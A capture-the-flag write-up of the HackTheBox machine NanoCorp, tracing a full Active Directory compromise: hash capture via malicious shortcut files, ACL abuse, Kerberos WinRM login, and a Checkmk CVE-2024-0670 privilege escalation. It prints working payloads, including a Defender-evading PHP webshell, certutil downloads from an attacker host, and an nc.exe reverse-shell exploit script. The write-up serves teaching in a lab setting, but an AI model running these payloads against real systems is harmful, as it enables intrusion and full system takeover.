
HackTheBox – NanoCorp
NanoCorp is a Windows Server 2022 Active Directory box that rewards careful enumeration at every layer. The path to SYSTEM weaves through a hiring portal’s file upload feature, a BloodHound-discovered ACL chain, and a surprisingly elegant local privilege escalation in the Checkmk monitoring agent — each step demanding a slightly different tooling trick to avoid the pitfalls of network logon sessions, Protected Users restrictions, and Windows Defender.
Overview
At a high level, the attack path looks like this:
- Enumerate the domain and discover a hiring portal with a ZIP extraction feature
- Upload a malicious ZIP to capture
web_svc’s NTLMv2 hash via Responder - Use BloodHound to find an ACL chain:
web_svc→IT_SUPPORT→monitoring_svc→ WinRM - Log in as
monitoring_svcusing Kerberos (Protected Users blocks NTLM) - Escalate to SYSTEM via CVE-2024-0670: Checkmk MSI repair temp-file hijack, executed through RunasCs to get an interactive logon session
Reconnaissance
Port Scanning
Starting with a full Nmap scan, I add -sV for service versions and -sC for default scripts. On a Windows AD box, you expect a lot of noise — the key is filtering signal from it.

A few things immediately catch my eye:
- Port 6556 — a Checkmk monitoring agent, version 2.1.0p10. No TLS, legacy pull mode. This is unusual and worth noting for later.
- Port 5986 — WinRM over HTTPS only. No HTTP fallback.
- SMB signing required — relay attacks are off the table.
- The Apache instance redirects to
nanocorp.htb, so I add that to/etc/hosts.
Web Enumeration
Browsing to nanocorp.htb shows a standard corporate site. Nothing immediately exploitable. I run a virtual host scan (using ffuf or gobuster vhost) looking for additional subdomains:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
  -H "Host: FUZZ.nanocorp.htb" -u http://nanocorp.htb -fs 0
This surfaces hire.nanocorp.htb — a job application portal. After adding it to /etc/hosts, I find a file upload feature that accepts ZIP, 7Z, and RAR archives and extracts them to /uploads/. Crucially, the /uploads/ directory itself returns HTTP 403 — so we can’t browse it directly. But the files are being extracted, and something is processing them.
Domain User Enumeration
With Kerberos on port 88, I can enumerate valid users without credentials using kerbrute:
kerbrute userenum --dc dc01.nanocorp.htb -d nanocorp.htb \
  /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
This confirms: administrator, web_svc, monitoring_svc, guest (disabled), and the machine account dc01$.
Interesting split: web_svc is a service account running Apache (the XAMPP stack runs as this user). monitoring_svc is a different service account — and BloodHound will tell us it has special privileges.
BloodHound — Finding the ACL Chain
With web_svc’s credentials in hand (spoiler: we crack them shortly), I run BloodHound’s Python ingestor:
bloodhound-python -u web_svc -p 'dksehdgh712!@#' \
  -d nanocorp.htb -dc dc01.nanocorp.htb -c All --zip
The resulting graph reveals a clean attack path:
web_svc --[AddSelf]--> IT_SUPPORT --[ForceChangePassword]--> monitoring_svc
monitoring_svc --[memberOf]--> Remote Management Users --> WinRM
web_svc has an AddSelf ACE on the IT_SUPPORT group (it can add itself as a member). IT_SUPPORT has ForceChangePassword rights on monitoring_svc. And monitoring_svc is in Remote Management Users, meaning WinRM access. One more detail: monitoring_svc is in Protected Users, which blocks NTLM authentication entirely. We’ll need Kerberos to log in.
Foothold
Step 1: Capturing the NTLMv2 Hash
The /uploads/ directory is 403, but something is clearly processing the extracted files — most likely web_svc browsing or indexing the directory. This opens the door for a classic NTLM capture: if we can get the server to load a file pointing to our attacker IP, it’ll attempt SMB authentication and leak an NTLMv2 hash.
I start Responder on my interface:
sudo responder -I tun0 -v
Then I craft a ZIP containing three different file types to maximize the chance one triggers an SMB connection — a .url Windows Internet Shortcut, a .scf Shell Command File, and a .library-ms Windows Library file, all pointing to my attacker IP:
# trigger.url
[InternetShortcut]
URL=file://<VPN_IP>/share/test
IconFile=\\<VPN_IP>\share\icon.ico
# trigger.scf
[Shell]
Command=2
IconFile=\\<VPN_IP>\share\icon.ico
[Taskbar]
Command=ToggleDesktop
I zip them together and upload through the hiring portal. Within a minute, Responder lights up:

Now I crack it with hashcat:
hashcat -m 5600 web_svc.hash /usr/share/wordlists/rockyou.txt
Result: dksehdgh712!@#. The special characters will cause minor headaches later, but the cred is solid.
Step 2: Abusing the ACL Chain
Adding web_svc to IT_SUPPORT
My first instinct was to use ldapmodify. It returned success — but monitoring_svc’s group membership never actually changed. This is a known silent failure mode. The fix is to use the Python ldap3 library directly:
from ldap3 import Server, Connection, MODIFY_ADD

server = Server('dc01.nanocorp.htb', get_info='ALL')
conn = Connection(server, user='NANOCORP\\web_svc', password='dksehdgh712!@#')
conn.bind()

conn.modify(
    'CN=IT_SUPPORT,CN=Users,DC=nanocorp,DC=htb',
    {'member': [(MODIFY_ADD, ['CN=web_svc,CN=Users,DC=nanocorp,DC=htb'])]}
)
print(conn.result)
This time the modification sticks and we can verify with net rpc group members.
Forcing monitoring_svc’s Password
With web_svc now in IT_SUPPORT (which has ForceChangePassword on monitoring_svc), I can reset the password. I used rpcclient’s setuserinfo2 rather than net rpc password — the latter sometimes returns success without actually committing the change:
rpcclient -U "nanocorp.htb/web_svc%dksehdgh712\!\@\#" dc01.nanocorp.htb \
  -c "setuserinfo2 monitoring_svc 23 'NewP@ssw0rd123!'"
Note the shell escaping on !@# — bash treats ! as a history expansion character. Wrapping the password in single quotes avoids most issues, but the backslash-escaping before ! is still needed in some shells.
Step 3: WinRM via Kerberos
monitoring_svc is in Protected Users, which means NTLM is completely blocked. We need a Kerberos ticket. First, configure /etc/krb5.conf:
[libdefaults]
    default_realm = NANOCORP.HTB

[realms]
    NANOCORP.HTB = {
        kdc = dc01.nanocorp.htb
        admin_server = dc01.nanocorp.htb
    }

[domain_realm]
    .nanocorp.htb = NANOCORP.HTB
    nanocorp.htb = NANOCORP.HTB
Get a ticket and connect:
kinit [email protected]
# enter the new password

KRB5CCNAME=/tmp/krb5cc_1000 evil-winrm -i dc01.nanocorp.htb -r NANOCORP.HTB --ssl
A quick sanity check — I also tried nxc winrm with -k and pywinrm with pykerberos. The former connected but choked on command execution with a NoneType error; the latter threw “Server not found in Kerberos database” even with a valid ticket. Evil-WinRM with --ssl -r was the reliable path here.
We now have a WinRM shell as monitoring_svc and can grab the user flag from their desktop.
Privilege Escalation
CVE-2024-0670 — Checkmk MSI Repair Temp File Hijack
Remember that Checkmk agent on port 6556? Version 2.1.0p10 is vulnerable to CVE-2024-0670. The vulnerability is elegant: when the Checkmk MSI package runs a repair operation (msiexec /fa), the agent creates temporary .cmd files in C:\Windows\Temp with a predictable naming pattern:
cmk_all_<PID>_<counter>.cmd
These files are executed as SYSTEM. If we pre-seed files with those names containing our own payload and mark them read-only, the agent can’t overwrite them — it just executes ours.
The interactive logon problem
There’s a catch: msiexec /fa requires an interactive logon session (type 2). WinRM sessions are network logons (type 3), and Windows Installer service rejects them with “Access Denied”. I spent time confirming this isn’t a permissions issue — it’s a fundamental logon type restriction.
The solution is RunasCs — a tool that creates interactive logon sessions from a non-interactive context. This is similar to the logon type manipulation we used in other AD privilege escalation scenarios.
Setting up the attack
First, I need a foothold on the web server to stage files. monitoring_svc’s WinRM session showed me that BUILTIN\Users has write access to C:\xampp\htdocs\nanocorp\. I can drop a PHP webshell there — but Defender is watching. The trick is to avoid putting the webshell content in a PowerShell string directly (Defender flags $_REQUEST, $_GET, etc.), so I build it with string concatenation and write it as bytes:
# From evil-winrm, write a webshell using base64-encoded bytes
$bytes = [System.Text.Encoding]::UTF8.GetBytes('<?php system($_GET["c"]); ?>')
[IO.File]::WriteAllBytes('C:\xampp\htdocs\nanocorp\s.php', $bytes)
Now I upload the required files to C:\Windows\Temp via the webshell:
http://nanocorp.htb/s.php?c=certutil+-urlcache+-split+-f+http://<VPN_IP>/RunasCs.exe+C:\Windows\Temp\RunasCs.exe
http://nanocorp.htb/s.php?c=certutil+-urlcache+-split+-f+http://<VPN_IP>/nc.exe+C:\Windows\Temp\nc.exe
http://nanocorp.htb/s.php?c=certutil+-urlcache+-split+-f+http://<VPN_IP>/bad.ps1+C:\Windows\Temp\bad.ps1
The exploit script (bad.ps1)
# Find the Checkmk MSI path from registry
$msiPath = (Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties" |
    Where-Object { $_.DisplayName -like "*mk*" } |
    Select-Object -First 1).LocalPackage

# Seed temp files for PIDs 1000-15000, counters 0 and 1
$lhost = "<VPN_IP>"
$lport = "4444"
$payload = "C:\Windows\Temp\nc.exe -e cmd.exe $lhost $lport"

for ($pid = 1000; $pid -le 15000; $pid++) {
    foreach ($counter in 0,1) {
        $path = "C:\Windows\Temp\cmk_all_${pid}_${counter}.cmd"
        if (-not (Test-Path $path)) {
            Set-Content -Path $path -Value $payload
            Set-ItemProperty -Path $path -Name IsReadOnly -Value $true
        }
    }
}

# Trigger MSI repair
Start-Process msiexec -ArgumentList "/fa `"$msiPath`" /qn" -Wait
Executing via RunasCs
I set up my listener:
nc -lvnp 4444
Then trigger RunasCs through the webshell. Note the URL encoding — !@# must become %21%40%23 in a GET parameter:
http://nanocorp.htb/s.php?c=C:\Windows\Temp\RunasCs.exe+web_svc+"dksehdgh712%21%40%23"+"powershell.exe+-NoProfile+-ExecutionPolicy+Bypass+-File+C:\Windows\Temp\bad.ps1"
RunasCs spawns the PowerShell script under an interactive session. The script seeds thousands of .cmd files, triggers the MSI repair, and when Checkmk’s repair process creates its temp file — it finds our read-only payload waiting there instead.

From there it’s a straight shot to C:\Users\Administrator\Desktop\root.txt.
Lessons Learned
RunasCs for interactive logon requirements. Windows Installer’s MSI repair requires a type 2 (interactive) logon. WinRM and webshell sessions are type 3 (network) logons and get silently denied. RunasCs is the bridge — it’s worth keeping in your toolkit any time you hit Windows Installer restrictions from a remote session.
CVE-2024-0670 file naming. The pattern is cmk_all_<PID>_<counter>.cmd, counter starts at 0. Seeding both 0 and 1 per PID is important. The PID range 1000–15000 covers the realistic space for a running Windows system.
ldap3 over ldapmodify. ldapmodify can return success while silently failing to add group members in certain AD configurations. The Python ldap3 library gives you reliable feedback and is worth defaulting to for any LDAP modification work.
rpcclient setuserinfo2 over net rpc password. net rpc password sometimes returns success without actually changing the password. rpcclient setuserinfo2 with info level 23 is the more reliable primitive for forced password resets.
Protected Users means Kerberos, full stop. No NTLM fallback, no pass-the-hash, no shortcuts. Get /etc/krb5.conf configured correctly, use kinit, and pass KRB5CCNAME explicitly. Evil-WinRM with --ssl -r <REALM> is the most reliable WinRM client for this scenario.
Defender webshell evasion. PHP webshell payloads containing $_GET or $_REQUEST get flagged. Build the string with concatenation or use [IO.File]::WriteAllBytes() with a pre-encoded byte array. Neither approach is novel, but both work reliably against Defender’s default ruleset.
Evil-WinRM backslash mangling. When passing commands through Evil-WinRM’s piped input, \b becomes a backspace and \e becomes an escape character. If your file paths or tool names contain these sequences, either rename the file or use the webshell for complex commands.